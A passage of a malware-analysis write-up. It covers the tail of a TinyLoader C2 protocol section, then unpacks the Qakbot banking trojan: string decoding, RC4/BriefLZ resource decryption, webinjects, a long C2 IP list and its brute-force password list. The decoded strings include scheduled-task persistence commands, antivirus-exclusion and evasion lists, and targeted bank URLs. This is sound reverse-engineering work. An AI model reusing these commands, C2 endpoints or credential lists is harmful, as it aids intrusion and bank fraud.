        int req_num;
        int campaign_id;
        short length;
        byte unknown;
        byte bit_version;
}
```

Data Retrieved:

```
struct c2_response
{
        int req_num;
        int xor_key;
        int length;
        char encoded_data[length-12];
}
```

Mapped traffic from research above:

ID Sequence	Description
00000000-00000700	Process Enumeration Code
00000a00	Process Enumeration Report
016e7764-046e7764	Download Code Module
00000054	Checkin

Samples from Report

TinyLoader:
5e2b414da5ecdaa2240697f918449b7d19461e2db6fdfd1bdd3416e9bac07ff7
d93e196d175fe990a73d6f7a71e207404565c44b7c7f55b0a5794688f2c5673d

Pcaps:
e2b43b6fa779a712b52c679a6e5d7a094a151ff1f4017c97f475ae9257f8e1bf

References

1: https://www.proofpoint.com/us/threat-insight/post/AbaddonPOS-A-New-Point-Of-Sale-Threat-Linked-To-Vawtrak

Qakbot

Introduction

Qbot is an older banking trojan having been around since 2009 when it was reported on by Symantec.


Discovered: May 07, 2009
Updated: August 10, 2012 3:14:11 PM
Also Known As: BKDR_QAKBOT.AF [Trend], Win32/Qakbot
Type: Worm
Infection Length: Varies
Systems Affected: Windows

During that time it has continued to be developed on as we will see over time with the addition of code and modules its capabilities have been expanded:

- Stealing credentials and cookies
- Form grabbing
- Brute forcing
- Spreading
- Zeus-Style webinjects
- UPNP routing
- Loading other malware
- Anti-Analysis
- Anti-Sandboxing

String Encoding

Qbots loader and DLL components come standard with encoded strings stored in chunks, the encoded strings are also broken up into multiple chunks with multiple keys and sometimes compiled in a way that involves multiple functions. All of these are TTPs designed to thwart malware researchers looking at your samples and conceal some functionality from easily being seen.



Above can be seen a picture of the string decoding function, this function takes a hardcoded 40 byte XOR key to decode out the strings into chunks. Sometimes there will also be multiple functions which will lead to researchers missing some blocks of strings during their static analysis.

We can quickly decode them out using python in IDA:


```
>a = bytearray(GetManyBytes(0x415360, 0x272a))
>key = bytearray(GetManyBytes(0x420268, 0x40))
>for i in range(len(a)):
>  a[i] ^= key[i%len(key)]
>
>a
Avast
>a.split('\x00')
[bytearray(b'Avast'), bytearray(b'TranslateMessage'), bytearray(b'w1'), bytearray(b'\
SetEndOfFile'), bytearray(b'f1'), bytearray(b'RegSetValueExA'), bytearray(b'OpenSCMa\
nagerW'), bytearray(b'very big postdata %u bytes'), bytearray(b'Avast'), bytearray(b\
'CertSetCertificateContextProperty'), bytearray(b'UnregisterClassA'), bytearray(b'rs\
aenh.dll'), bytearray(b'treasurygateway;ecash.arvest.com;.ntrs.com;tdcommercialbanki\
ng.com;olb
<..snip..>
```

Sometimes it is easy to find a single function or a single block of strings, even a very large one like above and think you have found everything but many times this will cause you to miss things. For example sometimes there will be an ascii string decoder and a unicode string decoder, or even multiples of each. We can quickly find one such example in Qbot that is frequently missed by analysts and researchers.


Above the XOR key we can see some more data:

```
                db  13h
                db  3Dh ; =
                db  82h ; é
                db 0F1h ; ±
                db    0
                db    0
                db    0
                db    0
                db    0
                db    0
                db    0
                db    0
xor_key_420268  db  0Ah
                db  3Ah ; :
                db 0C8h ; +
                db  7Ah ; z
```

Scrolling up a bit more we can see that this data is also referenced in a few places.



Following the cross-reference we find another section of code that looks exactly like the other string decoding block we found but for a different address to be decoded.




We can decode this section in the same manner as we did the previous one:

```
>a = bytearray(GetManyBytes(0x417aa0, 0x1c08))
>b = bytearray(GetManyBytes(0x420220, 0x40))
>for i in range(len(a)):
>  a[i] ^= b[i%len(b)]
>
>a
NtCreateSection
>a.split('\x00')
[bytearray(b'NtCreateSection'), bytearray(b'c:\\pagefile.sys.bak2.txt'), bytearray(b\
'HOURLY /mo 5'), bytearray(b'%s %04x.%u %04x.%u %04x.%u res: %s seh_test: %u consts_\
test: %d vmdetected: %d createprocess: %d'), bytearray(b'%SystemRoot%\\System32\\mob\
sync.exe'), bytearray(b'fshoster32.exe'), bytearray(b'SOFTWARE\\Microsoft\\Microsoft\
 Antimalware\\Exclusions\\Paths'), bytearray(b'tcpdump.exe;windump.exe;ethereal.exe;\
wireshark.exe;ettercap.exe;rtsniff.exe;packetcapture.exe;capturenet.exe'), bytearray\
(b'Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\\\\
\.\\%coot\\cimv2")\nSet colFiles = objWMIService.ExecQuery("Select * From CIM_DataFi\
le Where Name = \'%s\'")\nFor Each objFile in colFiles\nobjFile.Copy("%s")\nNext'), \
bytearray(b'"%s\\system32\\schtasks.exe" /DELETE /F /TN %s'), bytearray(b'coreServic\
eShell.exe;PccNTMon.exe;NTRTScan.exe'), bytearray(b'cmd /c schtasks.exe /Query > "%s\
"'), bytearray(b'IPC$'), bytearray(b'netteller.com'), bytearray(b'egui.exe;ekrn.exe'\
), bytearray(b'NtQueryInformationProcess'), bytearray(b'/t3'), bytearray(b'"%s\\syst\
em32\\schtasks.exe" /create /tn %S /tr "%s" /sc %S'), bytearray(b'ProfileImagePath')\
```


```
, bytearray(b'ByteFence.exe'), bytearray(b'WScript.Sleep %u\nSet objWMIService = Get\
Object("winmgmts:" & "{impersonationLevel=impersonate}!\\\\.\\%coot\\cimv2")\nSet ob\
jProcess = GetObject("winmgmts:root\\cimv2:Win32_Process")\nerrReturn = objProcess.C\
reate("%s", null, nul, nul)\nWSCript.Sleep 2000\nSet fso =
<..snip..>
```

Decoding DLLs


Following the code flow for the loader we find it looking for a resource section on board.



Inside the loader are 3 resource sections in this case pretending to be ICONs but have no ICON header.



After being found the data is passed off to a function for decoding, including a hardcoded value of 0x14 or 20.



An interesting function call the function is accepting both the start of the data and the offset to 20 bytes into the data while also subtracting 20 from the number of bytes, this is common to see with blocks of data that are encrypted with a key on top.

```
mov     ecx, [ebp+arg_C]
push    ecx
mov     edx, [ebp+arg_8]
push    edx
mov     eax, [ebp+arg_10]
push    eax
call    sub_403F50
add     esp, 0Ch
lea     ecx, [ebp+var_108]
push    ecx
movzx   edx, [ebp+arg_4]
push    edx
mov     eax, [ebp+arg_0]
push    eax
call    rc4_ksa_40D590
add     esp, 0Ch
lea     ecx, [ebp+var_108]
push    ecx
mov     edx, [ebp+arg_C]
push    edx
mov     eax, [ebp+arg_10]
push    eax
call    rc4_prng_xor_40D680
add     esp, 0Ch
lea     ecx, [ebp+var_11C]
push    ecx
mov     edx, [ebp+arg_C]
sub     edx, 14h
push    edx
mov     eax, [ebp+arg_10]
add     eax, 14h
push    eax
call    sha1_40D1E0
add     esp, 0Ch
```


Turns out these sections are RC4 encrypted with a 20 byte key sitting on top, we can decode a resource section and check what the decrypted data looks like.

```
>>> def decode(data):
...     rc4 = ARC4.new(data[:20])
...     return rc4.decrypt(data[20:])
...
>>> r = get_rsrc(pe)
>>> t = decode(r[0][1])
>>> t[:200]
'\x81\x95\xfd\xc5\x11\xd0\x02;\x89\xdb\xa6\x02o\xea\x0e\xcc\xef\xf8\xf2#al\xd3\x1a\x\
00\x00\x00\x01\x00\x00\x94\x91}E\xfe\x9e\x00\x00\xe0\x00\x8b\xbf\xe8kM\x00\x00Z\x90\\
x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00\xb8CP\x00\x00@\x04\x00\xec\x00\x\
f0\x00\x00\x00\x0e\x1f\xba\x00\x00\x0e\x00\xb4\t\xcd!\xb8\x01L\xcd!This \x00\x00prog\
ram cannot b\x00\x00e run in DOS mod\x00\x02e.\r\r\n$@\x00\x00\x00G\x98\x80\x03 \x0c\
\x03\xf9N_\x03\n\x81\xcd\x000_\x05\x07\xdd_\x15\xf9N_\x18d\xe500_\x02\x07\xd0_\x01\x\
07\xd2\x000_\x00+O_\xf9\xf9N_\x06\xf5A0\xb0\x1f'
```

Looking at the decoded data we can make out a compressed PE file, breaking down this decoded data shows that the first 20 bytes is the SHA1 hash of the data that follows it which aligns with the image showing the hash call after RC4 decrypting.

```
al\xd3\x1a\x00\x00\x00\x01\x00\x00\x94\x91}E\xfe\x9e\x00\x00\xe0\x00\x8b\xbf\xe8kM\x\
00\x00Z\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00\xb8CP\x00\x00@\x04\x\
00\xec\x00\xf0\x00\x00\x00\x0e\x1f\xba\x00\x00\x0e\x00\xb4\t\xcd!\xb8\x01L\xcd!This \
\x00\x00program cannot b\x00\x00e run in DOS mod\x00\x02e.\r\r\n$@\x00\x00\x00G\x98\\
x80\x03 \x0c\x03\xf9N_\x03\n\x81\xcd\x000_\x05\x07\xdd_\x15\xf9N_\x18d\xe500_\x02\x0\
7\xd0_\x01\x07\xd2\x000_\x00+O_\xf9\xf9N_\x06\xf5A0\xb0\x1f
```

This makes the beginning of the data ‘616cd31a’ hexlified as the beginning of the compressed PE file. this value is also found within the loader for a comparison check.



The compression routine used by Qakbot is BriefLZ, in order to identify this compression routine you can either look for existing research that has already identified it but this option is not always

available. Another way to identify compression routines is it to start searching for the hardcoded values or statically decompile portions of it and search for that code to show up. In this case it led me to LZ, there are lots of versions and variants of LZ though which you will find frequently show up in compression routines.

Since we know it's LZ related we can start looking at the header next, in this case two of the first four bytes match the header for BriefLZ.

Header comparison:

```
brieflz_hdr = '\x62\x6c\x7a\x1a\x00\x00\x00\x01'
qbor_hdr = '\x61\x6c\xd3\x1a\x00\x00\x00\x01'
```

Since BriefLZ can be chunked with mutliple blobs of compressed data then to decompress the data all we need to do is replace all the headers and then use a brieflz library to decompress the data.

Decompress example code:

```
brieflz_hdr = '\x62\x6C\x7A\x1A\x00\x00\x00\x01'
qbot_hdr = '\x61\x6c\xd3\x1a\x00\x00\x00\x01'

def qbot_decompress(data):
    return blzpack.decompress_data(brieflz_hdr.join(data.split(qbot_hdr)))
```

After decoding and decompressing the 3 files from the loaders resource section we are left with a 32 bit and 64 bit DLL for injecting into browsers and a 32 bit bot DLL.

Decoding DLL resources

The browser inject DLLs can contain onboard webinjects but usually they are just generic and the bot DLL will download the encoded full webinjects from the C2 later.

```
1  ignore_url https://dull.bankofamerica.com/*
2  ignore_url https://boss.bankofamerica.com/*
3  ignore_url https://pane.bankofamerica.com/*
4  ignore_url https://paper.citi.com/*
5  ignore_url https://www.u43.pnc.com/*
6  ignore_url https://emstatics.bancsabadell.com/*
7  ignore_url https://jbmd.tiaa-cref.org/*
8  ignore_url https://fbds7.tangerine.ca/*
9  ignore_url https://ground.citi.com/*
10 ignore_url https://paper.citibank.com/*
11 ignore_url https://tppa.bmo.com/*
```

```
ignore_url https://wex8.suntrust.com/*
ignore_url https://campaign.lloydsbank.co.uk/*
ignore_url https://ebank.apsbank.com.mt/*
ignore_url https://portal.accountonline.com/*
ignore_url https://www2.americafirst.com/*
ignore_url https://emstatics.bancsabadell.com/*
ignore_url https://destek.yapikredi.com.tr/*
ignore_url https://www3.bankline.natwest.com/*
ignore_url https://www7.nwolb.com/*
ignore_url https://ideal.ing.nl/*
ignore_url https://ww7.hancockbank.com/*
ignore_url https://*/redirtestecash.*
ignore_url https://cashproonline-img*.bankofamerica.com/*
ignore_url https://cache.rbc.com/*
ignore_url https://tssportal.jpmorgan.com/envs2/*
ignore_url https://www.treasury.pncbank.com/tm*
ignore_url https://*/TealeafTarget*
ignore_url https://www.treasury.pncbank.com/idp/shared/js/jQuery*
ignore_url https://www.frostcashmanager.com/24068/*
ignore_url https://securentrycorp.amegybank.com/metrics/*
ignore_url https://*.google-analytics.com/*
ignore_url https://www2.citibank.citigroup.com/*
ignore_url https://cache.webcashmgmt.com/*
set_url https://www.splash-screen.net/*.js GP
data_before
data_end
data_inject
//
data_end
data_after
var splashScreen
data_end
set_url https://testtest.test/* GP
data_before
<head*>
data_end
data_inject
<script type="text/javascript">
alert("Hi! I am %BOTID%");
</script>
data_end
data_after
data_end
```

All of the decoded DLL components have similar encoding for their resource objects and strings as previously discussed by the loader component. The BOT portion of QBOT is designed to sit and communicate with the other components through pipes for processing harvested data to be sent back to the C2. The list of C2s is encrypted in the bot components resource section and has been known to be padded with legit IP addresses.

```
'192.24.181.185;0;443\r\n189.163.216.23;0;443\r\n189.140.84.125;0;443\r\n187.156.130\
.17;0;2222\r\n189.155.189.213;0;443\r\n67.200.146.98;0;2222\r\n189.236.192.162;0;443\
\r\n189.166.110.255;0;443\r\n94.59.224.219;0;443\r\n67.10.18.112;0;995\r\n76.67.248.\
236;0;2222\r\n75.56.175.129;0;995\r\n47.23.101.26;0;990\r\n50.247.230.33;0;443\r\n72\
.213.98.233;0;443\r\n71.77.231.251;0;443\r\n76.69.94.158;0;2222\r\n67.77.162.13;0;44\
3\r\n66.214.75.176;0;443\r\n73.226.220.56;0;443\r\n207.178.109.161;0;443\r\n12.176.3\
2.146;0;443\r\n68.83.59.107;0;443\r\n76.184.141.236;0;443\r\n217.165.62.152;0;443\r\\
n71.71.175.141;0;443\r\n217.132.10.126;0;995\r\n24.184.0.90;0;2222\r\n71.182.142.63;\
0;443\r\n72.29.181.77;0;2083\r\n73.37.61.237;0;443\r\n184.191.62.78;0;443\r\n70.166.\
116.134;0;465\r\n72.29.181.77;0;2222\r\n104.34.122.18;0;443\r\n75.71.201.170;0;443\r\
\n50.82.149.179;0;2222\r\n187.250.129.54;0;995\r\n96.94.89.41;0;443\r\n68.174.15.223\
;0;443\r\n65.30.12.240;0;443\r\n75.131.72.82;0;443\r\n76.91.34.140;0;443\r\n71.91.17\
.150;0;443\r\n96.22.239.27;0;2222\r\n64.19.74.29;0;995\r\n98.142.44.78;0;443\r\n67.1\
0.18.112;0;993\r\n71.191.132.8;0;443\r\n67.246.16.250;0;995\r\n47.153.115.154;0;995\\
r\n75.108.69.193;0;995\r\n217.162.149.212;0;443\r\n67.41.197.173;0;2078\r\n98.21.56.\
234;0;443\r\n68.174.117.63;0;443\r\n65.116.179.83;0;443\r\n97.122.236.245;0;993\r\n7\
0.169.2.228;0;443\r\n76.85.30.25;0;995\r\n70.24.218.157;0;995\r\n68.59.209.183;0;995\
\r\n173.176.206.227;0;3389\r\n207.179.194.91;0;443\r\n138.122.5.214;0;443\r\n64.228.\
72.42;0;2222\r\n64.20.68.35;0;2222\r\n47.153.115.154;0;443\r\n184.5.126.245;0;443\r\\
n24.116.110.191;0;443\r\n2.50.171.216;0;443\r\n23.240.185.215;0;443\r\n71.82.36.78;0\
;443\r\n181.126.80.118;0;443\r\n47.23.101.26;0;993\r\n24.229.150.54;0;995\r\n96.20.2\
38.2;0;2078\r\n72.142.106.198;0;993\r\n72.255.200.129;0;443\r\n151.213.67.197;0;995\\
r\n172.78.85.20;0;443\r\n98.225.141.232;0;443\r\n47.136.224.60;0;443\r\n86.175.74.10\
5;0;2222\r\n104.3.91.20;0;995\r\n179.36.42.173;0;443\r\n173.22.120.11;0;2222\r\n70.5\
1.104.91;0;2222\r\n76.116.128.81;0;443\r\n173.178.129.3;0;443\r\n96.20.84.208;0;443\\
r\n24.42.250.18;0;443\r\n98.186.90.192;0;995\r\n73.202.121.222;0;443\r\n184.180.157.\
203;0;2222\r\n62.11.53.235;0;443\r\n181.197.195.138;0;995\r\n47.146.173.204;0;443\r\\
n64.229.193.34;0;995\r\n65.94.90.23;0;3389\r\n24.67.37.137;0;443\r\n65.94.90.23;0;84\
43\r\n64.20.68.35;0;2083\r\n207.96.198.47;0;443\r\n173.25.66.27;0;6881\r\n148.240.23\
4.106;0;995\r\n189.140.251.27;0;995\r\n47.33.213.104;0;443\r\n111.125.70.30;0;2222\r\
\n50.198.141.161;0;2078\r\n70.169.2.228;0;21\r\n47.23.101.26;0;465\r\n148.163.2.101;\
0;443\r\n100.38.177.146;0;443\r\n69.70.37.246;0;465\r\n138.122.5.214;0;2222\r\n162.2\
44.224.166;0;443\r\n181.25.232.95;0;995\r\n173.163.24.169;0;443\r\n187.233.75.9;0;44\
3\r\n2.177.47.167;0;443\r\n72.142.106.198;0;995\r\n174.48.72.160;0;443\r\n190.120.19\
6.18;0;443\r\n47.49.7.42;0;443\r\n41.202.79.201;0;995\r\n71.30.56.170;0;443\r\n166.6\
2.129.86;0;443\r\n74.194.4.181;0;443\r\n73.213.72.71;0;443\r\n67.183.144.204;0;443\r\
\n47.214.144.253;0;443\r\n162.244.225.30;0;443\r\n107.12.140.181;0;443\r\n108.160.12\
```

```
3.244;0;443\r\n186.47.208.238;0;50000\r\n70.183.177.71;0;443\r\n75.81.25.223;0;443\r\
\n99.231.208.9;0;443\r\n70.50.221.166;0;2222\r\n70.183.154.250;0;80\r\n108.184.57.21\
3;0;443\r\n173.173.130.248;0;443\r\n72.36.14.160;0;443\r\n186.7.116.139;0;443\r\n70.\
50.29.77;0;2078\r\n107.180.70.163;0;443\r\n99.228.242.183;0;995\r\n98.165.206.64;0;4\
43\r\n67.71.130.80;0;2222\r\n
```

The bot has some another config in it that lists a possible botnet name:

```
10=gt01
```

The BOT also carries a hardcoded list of passwords and usernames for bruteforcing accounts which has been previously discussed by BAE Systems.

Password list:


```
123,password,Password,letmein,1234,12345,123456,1234567,12345678,123456789,123456789\
0,qwerty,love,iloveyou,princess,pussy,master,monkey,abc123,99999999,9999999,999999,9\
9999,9999,999,99,9,88888888,8888888,888888,88888,8888,888,88,8,77777777,7777777,7777\
77,77777,7777,777,77,7,66666666,6666666,666666,66666,6666,666,66,6,55555555,5555555,\
555555,55555,5555,555,55,5,44444444,4444444,444444,44444,4444,444,44,4,33333333,3333\
333,333333,33333,3333,333,33,3,22222222,2222222,222222,22222,2222,222,22,2,11111111,\
1111111,111111,11111,1111,111,11,1,00000000,0000000,00000,0000,000,00,0987654321,987\
654321,87654321,7654321,654321,54321,4321,321,21,12,super,secret,server,computer,own\
er,backup,database,lotus,oracle,business,manager,temporary,ihavenopass,nothing,nopas\
sword,nopass,Internet,internet,example,sample,love123,boss123,work123,home123,mypc12\
3,temp123,test123,qwe123,pw123,root123,pass123,pass12,pass1,admin123,admin12,admin1,\
password123,password12,password1,default,foobar,foofoo,temptemp,temp,testtest,test,r\
ootroot,root,fuck,zzzzz,zzzz,zzz,xxxxx,xxxx,xxx,qqqqq,qqqq,qqq,aaaaa,aaaa,aaa,sql,fi\
le,web,foo,job,home,work,intranet,controller,killer,games,private,market,coffee,cook\
ie,forever,freedom,student,account,academia,files,windows,monitor,unknown,anything,l\
etitbe,domain,access,money,campus,explorer,exchange,customer,cluster,nobody,codeword\
,codename,changeme,desktop,security,secure,public,system,shadow,office,supervisor,su\
peruser,share,adminadmin,mypassword,mypass,pass,Login,login,passwd,zxcvbn,zxcvb,zxcc\
xz,zxcxz,qazwsxedc,qazwsx,q1w2e3,qweasdzxc,asdfgh,asdzxc,asddsa,asdsa,qweasd,qweewq,\
